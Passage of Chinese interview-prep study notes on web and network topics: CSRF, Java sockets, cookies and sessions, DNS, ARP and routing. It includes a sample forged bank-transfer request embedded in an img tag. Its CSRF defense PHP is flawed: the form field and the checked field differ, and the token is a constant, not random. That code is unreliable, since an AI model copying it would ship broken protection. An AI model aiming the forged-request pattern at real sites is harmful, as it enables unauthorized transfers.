首先，你登录了银行网站 A，然后访问危险网站 B，噢，这时你会发现你的银行账户少了 1000 块。

为什么会这样呢？原因是银行网站 A 违反了 HTTP 规范，使用 GET 请求更新资源。在访问危险网站 B 的之前，你已经登录了银行网站 A，而 B 中的<img>以 GET 的方式请求第三方资源（这里的第三方就是指银行网站了，原本这是一个合法的请求，但这里被不法分子利用了），所以你的浏览器会带上你的银行网站 A 的 Cookie 发出 Get 请求，去获取资源“http://www.mybank.com/Transfer.php?toBankId=11&money=1000”，结果银行网站服务器收到请求后，认为这是一个更新资源操作（转账操作），所以就立刻进行转账操作。

防御方法：

3.1.CSRF 攻击是有条件的，当用户访问恶意链接时，认证的 cookie 仍然有效，所以当用户关闭页面时要及时清除认证 cookie。

3.2.在客户端页面**增加伪随机数**。在所有 **POST 方法提交的数据中提供一个不可预测的参数**，比如一个随机数或者一个根据时间计算的 HASH 值，**并且在 Cookie 中也同样保存这个参数值（保证 2 者数值的一致）**。把这个参数嵌入标签保存在 FORM 表单中，当浏览器提交 POST 请求到服务器端时，从 POST 数据中取出这个参数并且和 Cook．ie 中的值做比较，如果两个值相等则认为请求有效，不相等则拒绝。根据同源策略和 Cookie 的安全策略，**第三方网页是无法取得 Cookie 中的参数值的**．所以**它不能构造出相同随机参数的 POST 请求**。

```
<?php
    //构造加密的 Cookie 信息
    $value = “DefenseSCRF”;
    setcookie(“cookie”, $value, time()+3600);
?>
```

在表单里增加 Hash 值，以认证这确实是用户发送的请求。

```
<?php
    $hash = md5($_COOKIE['cookie']);
?>
```

```
<form method="POST" action="transfer.php">
    <input type="text" name="toBankId">
    <input type="text" name="money">
    <input type="hidden" name="hash" value="<?=$hash;?>">
    <input type="submit" name="submit" value="Submit">
</form>
```

然后在服务器端进行 Hash 值验证

```
<?php
    if(isset($_POST['check'])) {
        $hash = md5($_COOKIE['cookie']);
        if($_POST['check'] == $hash) {
            doJob();
        } else {
        //...
        }
    } else {
     //...
    }
?>
```

3.3.图片验证码

4.SQL 注入攻击

见《数据库部分》。

https 怎么做到安全的。https 的实现过程（工作原理）。HTTPS 如何加密， HTTPS 加密算法 SSL。 网络安全协议 SSL 协议及完整交互过程。解释 https (先公私钥加密，再对称加密) 为什么不直接公私钥。MD5 加盐。怎么对传输的数据加密。对称加密和非对称加密（公钥加密）。RSA 算法的机制（-> 加密通信连接建立的过程） 。

怎么确保数据传输过程中的安全性？

1.数据加密：

1.3 非对称加密算法：**RSA,DSA**。

2.权限控制

Socket 编程

socket 编程的基本步骤（TCP/UDP）。

创建 Socket 连接时，可以指定使用的传输层协议，Socket 可以支持不同的传输层协议（**TCP 或 UDP**），当使用 TCP 协议进行连接时，该 Socket 连接就是一个 TCP 连接。**Server 端所要做的事情主要是建立一个通信的端点，然后等待客户端发送的请求。典型的处理步骤如下：（服务器端建立连接过程）**

1. 构建一个 ServerSocket 实例，指定本地的端口。这个 socket 就是用来监听指定端口的连接请求的。

2.重复如下几个步骤：

a. 调用 socket 的 accept()方法来获得下面客户端的连接请求。通过 accept()方法返回的 socket 实例，建立了一个和客户端的新连接。

b.通过这个返回的 socket 实例获取 InputStream 和 OutputStream,可以通过这两个 stream 来分别读和写数据。

c.结束的时候调用 socket 实例的 close()方法关闭 socket 连接。

客户端的请求过程稍微有点不一样：

1.构建 Socket 实例，通过指定的远程服务器地址和端口来建立连接。

2.通过 Socket 实例包含的 InputStream 和 OutputStream 来进行数据的读写。

3.操作结束后调用 socket 实例的 close 方法，关闭。

```
///简单的 Client/Server 程序设计
//服务端
import java.io.*;
import java.net.*;
public class Service {
 public static void main(String args[]) {
  try {
   ServerSocket server = null;
   try {
    server = new ServerSocket(4700);
    // 创建一个 ServerSocket 在端口 4700 监听客户请求
   } catch (Exception e) {
    System.out.println("can not listen to:" + e);
    // 出错，打印出错信息
   }
   System.out.println("server------------------------------");
   Socket socket = null;
   try {
    socket = server.accept();
    // 使用 accept()阻塞等待客户请求，有客户
    // 请求到来则产生一个 Socket 对象，并继续执行
   } catch (Exception e) {
    System.out.println("Error." + e);
    // 出错，打印出错信息
   }
   String line;
   BufferedReader is = new BufferedReader(new
InputStreamReader(socket
     .getInputStream()));
   // 由 Socket 对象得到输入流，并构造相应的 BufferedReader 对象
   PrintWriter os = new PrintWriter(socket.getOutputStream());
   // 由 Socket 对象得到输出流，并构造 PrintWriter 对象
   BufferedReader sin = new BufferedReader(new InputStreamReader(
     System.in));
   // 由系统标准输入设备构造 BufferedReader 对象
   System.out.println("Client:" + is.readLine());
   // 在标准输出上打印从客户端读入的字符串
```

```
   line = sin.readLine();
   // 从标准输入读入一字符串
   while (!line.equals("bye")) {
    // 如果该字符串为 "bye"，则停止循环
 // 向客户端输出该字符串
    os.println(line);
 // 刷新输出流，使 Client 马上收到该字符串
       os.flush();
    // 从 Client 读入一字符串，并打印到标准输出上
     System.out.println("Client:" + is.readLine()+"\n");
       line = sin.readLine();
    // 从系统标准输入读入一字符串
   } // 继续循环
   os.close(); // 关闭 Socket 输出流
   is.close(); // 关闭 Socket 输入流
   socket.close(); // 关闭 Socket
   server.close(); // 关闭 ServerSocket
  } catch (Exception e) {
   System.out.println("Error:" + e);
   // 出错，打印出错信息
  }
 }
}

//客户端
import java.io.*;
import java.net.*;
public class Client {
 public static void main(String args[]) {
  try {
   Socket socket = new Socket("127.0.0.1",4700);
   // 向本机的 4700 端口发出客户请求
   BufferedReader sin = new BufferedReader(new
InputStreamReader(System.in));

   // 由系统标准输入设备构造 BufferedReader 对象
   PrintWriter os = new PrintWriter(socket.getOutputStream());
   // 由 Socket 对象得到输出流，并构造 PrintWriter 对象
   BufferedReader is = new BufferedReader(new
InputStreamReader(socket
     .getInputStream()));
   System.out.println("Client------------------------------");
```

```
    // 由 Socket 对象得到输入流，并构造相应的 BufferedReader 对象
    String readline;
    readline = sin.readLine(); // 从系统标准输入读入一字符串
    while (!readline.equals("bye")) {
     // 若从标准输入读入的字符串为 "bye"则停止循环
     os.println(readline);
     // 将从系统标准输入读入的字符串输出到 Server
     os.flush();
     // 刷新输出流，使 Server 马上收到该字符串
     System.out.println("Server:" + is.readLine());
     // 从 Server 读入一字符串，并打印到标准输出上
     readline = sin.readLine(); // 从系统标准输入读入一字符串
    } // 继续循环
    os.close(); // 关闭 Socket 输出流
    is.close(); // 关闭 Socket 输入流
    socket.close(); //关闭 Socket
   } catch (Exception e) {
    System.out.println("Error" + e); //出错，则打印出错信息
   }
  }
}
```

Socket 通信模型。

Select 事件模型，epoll 事件模型。

其他相关的问题

Cookie 与 Session 的原理。

Session 原理：

session 可以放在文件、内存中或数据库都可以，是以键值对的形式存储。Session 也是一种 key-value 的属性对。

当程序需要为某个客户端的请求创建一个 session 的时候，服务器首先检查这个客户端的请求里是否已包含了一个 session 标识 - 称为 session id，如果已包含一个 session id 则说明以前已经为此客户端创建过 session，服务器就按照 session id 把这个 session 检索出来使用（如果检索不到，可能会新建一个，根据 **getSession()方法的参数**），如果客户端请求不包含 session id，则为此客户端创建一个 session 并且生成一个与此 session 相关联的 session id，这个 session id 将被在本次响应中返回给客户端保存。

Session 的客户端实现形式（即 Session ID 的保存方法）

一般浏览器提供了 3 种方式来保存：

[1] **使用 Cookie 来保存**，这是最常见的方法，“记住我的登录状态”功能的实现正是基于这种方式的。服务器通过设置 Cookie 的方式将 Session ID 发送到浏览器。如果我们不设置过期时间，那么这个 Cookie 将不存放在硬盘上，当浏览器关闭的时候，Cookie 就消失了，这个 Session ID 就丢失了。如果我们设置这个时间，那么这个 Cookie 会保存在客户端硬盘中，即使浏览器关闭，这个值仍然存在，下次访问相应网站时，同 样会发送到服务器上。

[2] **URL 重写**，就是把 session id 直接附加在 URL 路径的后面，也就是像我们经常看到 JSP 网站会有 aaa.jsp?JSESSIONID=*一样的。

[3] **在页面表单里面增加隐藏域**，这种方式实际上和第二种方式一样，只不过前者通过 GET 方式发送数据，后者使用 POST 方式发送数据。但是明显后者比较麻烦。

就是服务器会自动修改表单，添加一个隐藏字段，以便在表单提交时能够把 session id 传递回服务器。比如：

<form name="testform" action="/xxx">

<input type="hidden" name="jsessionid" value="ByOK3vjFD75aPnrF7C2HmdnV6QZcEbzWoWiBYEnLerjQ99zWpBng!-145788764">

<input type="text">

</form>

session 什么时候被创建？

一个常见的错误是以为 session 在有客户端访问时就被创建，然而事实是直到某 server 端程序(如 Servlet)调用 HttpServletRequest.getSession(true)这样的语句时才会被创建。

session 何时被删除？

session 在下列情况下被删除：

A. 程序调用 HttpSession.invalidate()

B. 距离上一次收到客户端发送的 session id 时间间隔超过了 session 的最大有效时间

C. 服务器进程被停止

再次注意关闭浏览器只会使存储在客户端浏览器内存中的 session cookie 失效，不会使服务器端的 session 对象失效。

getSession()/getSession(true)、getSession(false)的区别

getSession()/getSession(true)：当 session 存在时返回该 session，否则新建一个 session 并返回该对象。

getSession(false)：当 session 存在时返回该 session，否则不会新建 session，**返回 null**。

Cookie 的机制：

Cookie 的种类：

1.以文件方式存在硬盘空间上的**永久性的 cookie**。持久 cookie 是指存放于客户端硬盘中的 cookie 信息（**设置了一定的有效期限**），当用户访问某网站时，浏览器就会在本地硬盘上查找与该网站相关联的 cookie。如果该 cookie 存在，浏览器就将它与页面请求一起通过 HTTP 报头信息发送到您的站点，然后在系统会比对 cookie 中各属性和值是否与存放在服务器端的信息一致，并根据比对结果确定用户为"初访者"或者"老客户"。

2.停留在浏览器所占内存中的**临时性的 cookie**，关闭 Internet Explorer 时即从计算机上删除。

Cookie 的有效期：

Cookie 的 **maxAge** 决定着 Cookie 的有效期，单位为秒。

如果 maxAge 属性为正数，则表示该 Cookie 会在 maxAge 秒之后自动失效。浏览器会将 **maxAge 为正数的 Cookie 持久化**，即写到对应的 Cookie 文件中。无论客户关闭了浏览器还是电脑，只要还在 maxAge 秒之前，登录网站时该 Cookie 仍然有效。下面代码中的 Cookie 信息将永远有效。

```
Cookie cookie = new Cookie("username","helloweenvsfei");  // 新建 Cookie
cookie.setMaxAge(Integer.MAX_VALUE);          // 设置生命周期为 MAX_VALUE
response.addCookie(cookie);                   // 输出到客户端
```

如果 maxAge 为负数，则表示该 Cookie 仅在本浏览器窗口以及本窗口打开的子窗口内有效，关闭窗口后该 Cookie 即失效。**maxAge 为负数的 Cookie，为临时性 Cookie，Cookie 信息保存在浏览器内存中**，因此关闭浏览器该 Cookie 就消失了。Cookie 默认的 maxAge 值为–1。

如果 maxAge 为 0，则表示删除该 Cookie。Cookie 机制没有提供删除 Cookie 的方法，因此通过设置该 Cookie 即时失效实现删除 Cookie 的效果。失效的 Cookie 会被浏览器从 Cookie 文件或者内存中删除，

例如：

```
Cookie cookie = new Cookie("username","helloweenvsfei");  // 新建 Cookie
cookie.setMaxAge(0);                          // 设置生命周期为 0，表示删除该 cookie
response.addCookie(cookie);                   // 必须执行这一句
```

Cookie 的组成部分。

Cookie 在 HTTP 的**头部信息**中。

标准格式：**Set－Cookie**: NAME=VALUE； Expires=DATE； Path=PATH；Domain=DOMAIN_NAME；SECURE；

举例说明：Set-Cookie: JSESSIONID=mysession; Expires=Thu, 05-Jun-2008 05:02:50 GMT; Path=/web；

Cookie 的内容主要包括：**名字，值，过期时间，域和路径。**

Cookie 的 Expires 属性标识了 Cookie 的有效时间，当 Cookie 的有效时间过了之后，这些数据就被自动删除了。**若不设置过期时间**，则表示这个 cookie 的生命期为浏览器会话期间，关闭浏览器窗口，cookie 就消失。这种生命期为浏览器会话期的 cookie 被称为**会话 cookie**（**临时性 cookie**），会话 cookie 保存在内存里。**若设置了过期时间**，浏览器就会把 cookie 保存到硬盘上，关闭后再次打开浏览器，这些 cookie 仍然有效直到超过设定的过期时间。**存储在硬盘上的 cookie 可以在不同的浏览器进程间共享**，比如两个 IE 窗口。

Cookie 的域和路径属性一起构成 cookie 的作用范围。

domain 属性可以使**多个 web 服务器共享 cookie**。
path 指定**与 cookie 关联在一起的网页**。

Cookie 被浏览器禁用怎么办？

cookie 可以被人为的禁止，则必须有其他机制以便在 cookie 被禁止时仍然能够把 session id 传递回服务器。

[1] URL 重写，就是把 session id 直接附加在 URL 路径的后面，也就是像我们经常看到 JSP 网站会有 aaa.jsp?JSESSIONID=*一样的。

[2] 在页面表单里面增加隐藏域，这种方式实际上和第 1 种方式一样，只不过前者通过 GET 方式发送数据，后者使用 POST 方式发送数据。但是明显后者比较麻烦。

就是服务器会自动修改表单，添加一个隐藏字段，以便在表单提交时能够把 session id 传递回服务器。比如：

```
<form name="testform" action="/xxx">
<input type="hidden" name="jsessionid"
value="ByOK3vjFD75aPnrF7C2HmdnV6QZcEbzWoWiBYEnLerjQ99zWpBng!-1457
```


88764">

<input type="text">


</form>

Cookie 和 Session 原理解析：

客户第一次发送请求给服务器，此时服务器产生一个唯一的 sessionID，并返回给客户端(通过 cookie)，此时的 cookie 并没有 setMaxAge();只是保存于客户端的内存中，并与一个浏览器窗口对应着,由于 HTTP 协议的特性，这一次连接就断开了。以后此客户端再发送请求给服务器的时候，就会在请求 request 中携带 cookie,由于 cookie 中有 sessionID,所以服务器就知道这是刚才那个客户，从而区分不同的人，购物车就是这样实现的。



第一次请求时：(注意，访问 jsp 时会自动创建 sessionID,而访问 Servlet，需要你自己写代码才会创建 sessionID)



可以看到服务器给我们分配了一个 sessionID,随着响应返回给客户端.

第二次请求时：

之后请求时，客户端都会携带这个 sessionID，以便服务器能辨认。

Cookie 与 Session 的区别：

1、cookie 数据存放在客户端，用来记录用户信息的，session 数据放在服务器上。

2、正是由于 Cookie 存储在客户端中，对客户端是可见的，客户端的一些程序可能会窥探、复制甚至修改 Cookie 中的内容。而 Session 存储在服务器上，对客户端是透明的，不存在敏感信息泄露的危险。

如果选用 Cookie，比较好的办法是，敏感的信息如账号密码等尽量不要写到 Cookie 中。最好是像 Google、Baidu 那样将 Cookie 信息加密，提交到服务器后再进行解密，保证 Cookie 中的信息只有自己能读得懂。而如果选择 Session 就省事多了，反正是放在服务器上，Session 里任何隐私都可以。

3、Session 是保存在服务器端的，每个用户都会产生一个 Session。如果并发访问的用户

非常多，会产生非常多的 Session，消耗大量的服务器内存。因此像 Google、Baidu、Sina 这样并发访问量极高的网站，是不太可能使用 Session 来追踪客户会话的。

而 Cookie 保存在客户端，不占用服务器资源。如果并发浏览的用户非常多，Cookie 是很好的选择。对于 Google、Baidu、Sina 来说，Cookie 也许是唯一的选择。

4、cookie 的容量和个数都有限制。单个 cookie 的容量**不能超过 4KB**，很多浏览器都限制一个站点最多保存 **20** 个 cookie，而 session 没有此问题。

5、所以个人建议：

将登录信息等重要信息存放到 SESSION 中，其他信息如果需要保留，可以放在 COOKIE 中。

session 和 cache 的区别 。

Session 是单用户的会话状态。当用户访问网站时，产生一个 SESSIONID。并存在于 COOKIES 中。每次向服务器请求时，发送这个 COOKIES ，再从服务器中检索是否有这个 SESSIONID 保存的数据。而 cache 则是**服务器端的缓存**，是所有用户都可以访问和共享的。因为从 Cache 中读数据比较快，所以有些系统（网站）会把一些经常被使用的数据放到 Cache 里，提高访问速度，优化系统性能。

如果有几千个 session，怎么提高效率 。当 session 访问量比较大的时候，怎么解决?


把 session 放到 redis 或 memcache 等此类内存缓存中或着把 session 存储在 SSD 硬盘上。

在浏览器中输入 URL 后，执行的全部过程。会用到哪些协议？（一次完整的 http 请求过程）。

整个流程如下：

- 域名解析
- 为了将消息从你的 PC 上传到服务器上，需要用到 IP 协议、ARP 协议和 OSPF 协议。
- 发起 TCP 的 3 次握手
- 建立 TCP 连接后发起 http 请求
- 服务器响应 http 请求
- 浏览器解析 html 代码，并请求 html 代码中的资源（如 js、css、图片等）
- 断开 TCP 连接
- 浏览器对页面进行渲染呈现给用户

一．域名解析



比如要查询 www.baidu.com 的 IP 地址：

1.**浏览器**搜索自己的 **DNS 缓存**（维护一张域名与 IP 地址的对应表）；

2.若没有，则搜索**操作系统中**的 **DNS 缓存**（维护一张域名与 IP 地址的对应表）；

3.若没有，则搜索**操作系统的 hosts 文件**（ Windows 环境下，维护一张域名与 IP 地址的对应表）；

4.若没有，则操作系统将域名发送至 **本地域名服务器**--（递归查询方式），**本地域名服务器 查询自己的 DNS 缓存**，查找成功则返回结果，否则，（以下是迭代查询方式）

4.1.**本地域名服务器** 向根域名服务器（其虽然没有每个域名的的具体信息，但存储了负责每个域，如 com、net、org 等的解析的顶级域名服务器的地址）发起请求，此处，根域名服务器返回 **com 域**的顶级域名服务器的地址；

4.2.**本地域名服务器** 向 com 域的顶级域名服务器发起请求，返回 **baidu.com 权限域名服务器**（权限域名服务器，用来保存**该区中**的所有主机域名到 IP 地址的映射）地址；

4.3.**本地域名服务器** 向 baidu.com 权限域名服务器发起请求，得到 **www.baidu.com 的 IP 地址**；

5.**本地域名服务器** 将得到的 IP 地址**返回给操作系统**，同时自己也将 IP 地址缓存起来；

6.操作系统将 IP 地址**返回给浏览器**，同时自己也将 IP 地址缓存起来；

7.至此，浏览器已经得到了域名对应的 IP 地址。

二．三次握手

详细过程见前面的内容。

三． ARP(地址解析协议)

ARP 解决的是**同一个局域网内**，主机或路由器的 IP 地址和 MAC 地址的映射问题。如果源主机和目的主机在同一个局域网内（目标 IP 和本机 IP **分别与子网掩码相与**的结果相同，那么它们在一个子网），就可以用 ARP 找到目的主机的 MAC 地址；如果不在一个局域网内，用 ARP 协议找到本网络内的一个路由器的 MAC 地址，剩下的工作由这个路由器来完成。


ARP 协议的具体内容是：

01 每个主机都会有 **ARP 高速缓存**，存储**本局域网内** IP 地址和 MAC 地址之间的对应关系。

02 当源主机要发送数据时，首先检查 ARP 高速缓存中是否有对应 IP 地址的目的主机的 MAC 地址，如果有，则直接发送数据，如果没有，就向**本网段**的所有主机**发送 ARP 请求分组**，该数据包包括的内容有：（源主机 IP 地址，源主机 MAC 地址，目的主机的 IP 地址）。

03 当**本网络**的所有主机收到该 ARP 请求分组时，首先检查数据包中的 IP 地址是否是自己的 IP 地址，如果不是，则忽略该数据包；如果是，则首先从数据包中取出源主机的 IP 地址和 MAC 地址写入到 ARP 高速缓存中，如果已经存在，则覆盖，然后将自己的 MAC 地址写入 ARP 响应包中，告诉源主机自己是它想要找的 MAC 地址。

04 源主机收到 **ARP 响应分组**后，将目的主机的 IP 和 MAC 地址写入 ARP 高速缓存中，并利用此信息发送数据。如果源主机一直没有收到 ARP 响应分组，表示 ARP 查询失败。



四．路由选择协议

网络层主要做的是通过查找路由表确定如何到达服务器，期间可能经过多个路由器，这些都是由路由器来完成的工作，通过查找路由表决定通过那个路径到达服务器,其中用到路由选择协议。

有两大类路由选择协议:(有时间补上算法的具体内容！！！)

1.内部网关协议

内部网关协议 IGP(Interior Gateway Protocol)即**在一个自治系统内部**使用的路由选择协议,RIP 和 OSPF 协议和 **IS-IS 协议，IGRP（内部网关路由协议）、EIGRP（增强型内部网关路由协议）。**

1）RIP（**应用层协议，基于 UDP**）

RIP 是一种**基于距离向量**的路由选择协议。RIP 协议要求网络中的每一个路由器都要维护从它自己**到其他每一个目的网络**的**距离记录**。这里的“距离”实际上指的是**“最短距离”**。RIP 认为一个好的路由就是它通过的路由器的数目少，即“距离短”。RIP 允许一条路径最

多只能包含 15 个路由器。“距离”的最大值为 16 时即相当于不可达。RIP 选择一个具有最少路由器的路由（即最短路由），哪怕还存在另一条高速(低时延)但路由器较多的路由。

2）OSPF（**网络层协议**）

“**最短路径优先**”是因为使用了 Dijkstra 提出的最短路径算法。使用 **洪泛法**向本自治系统中所有路由器发送信息。发送的信息就是与本路由器相邻的所有路由器的**链路状态**（**“链路状态”就是说明本路由器都和哪些路由器相邻，以及该链路的“度量”**），但这只是路由器所知道的**部分信息**。**只有当链路状态发生变化时**，路由器才用洪泛法向所有路由器发送此信息。

2.外部网关协议

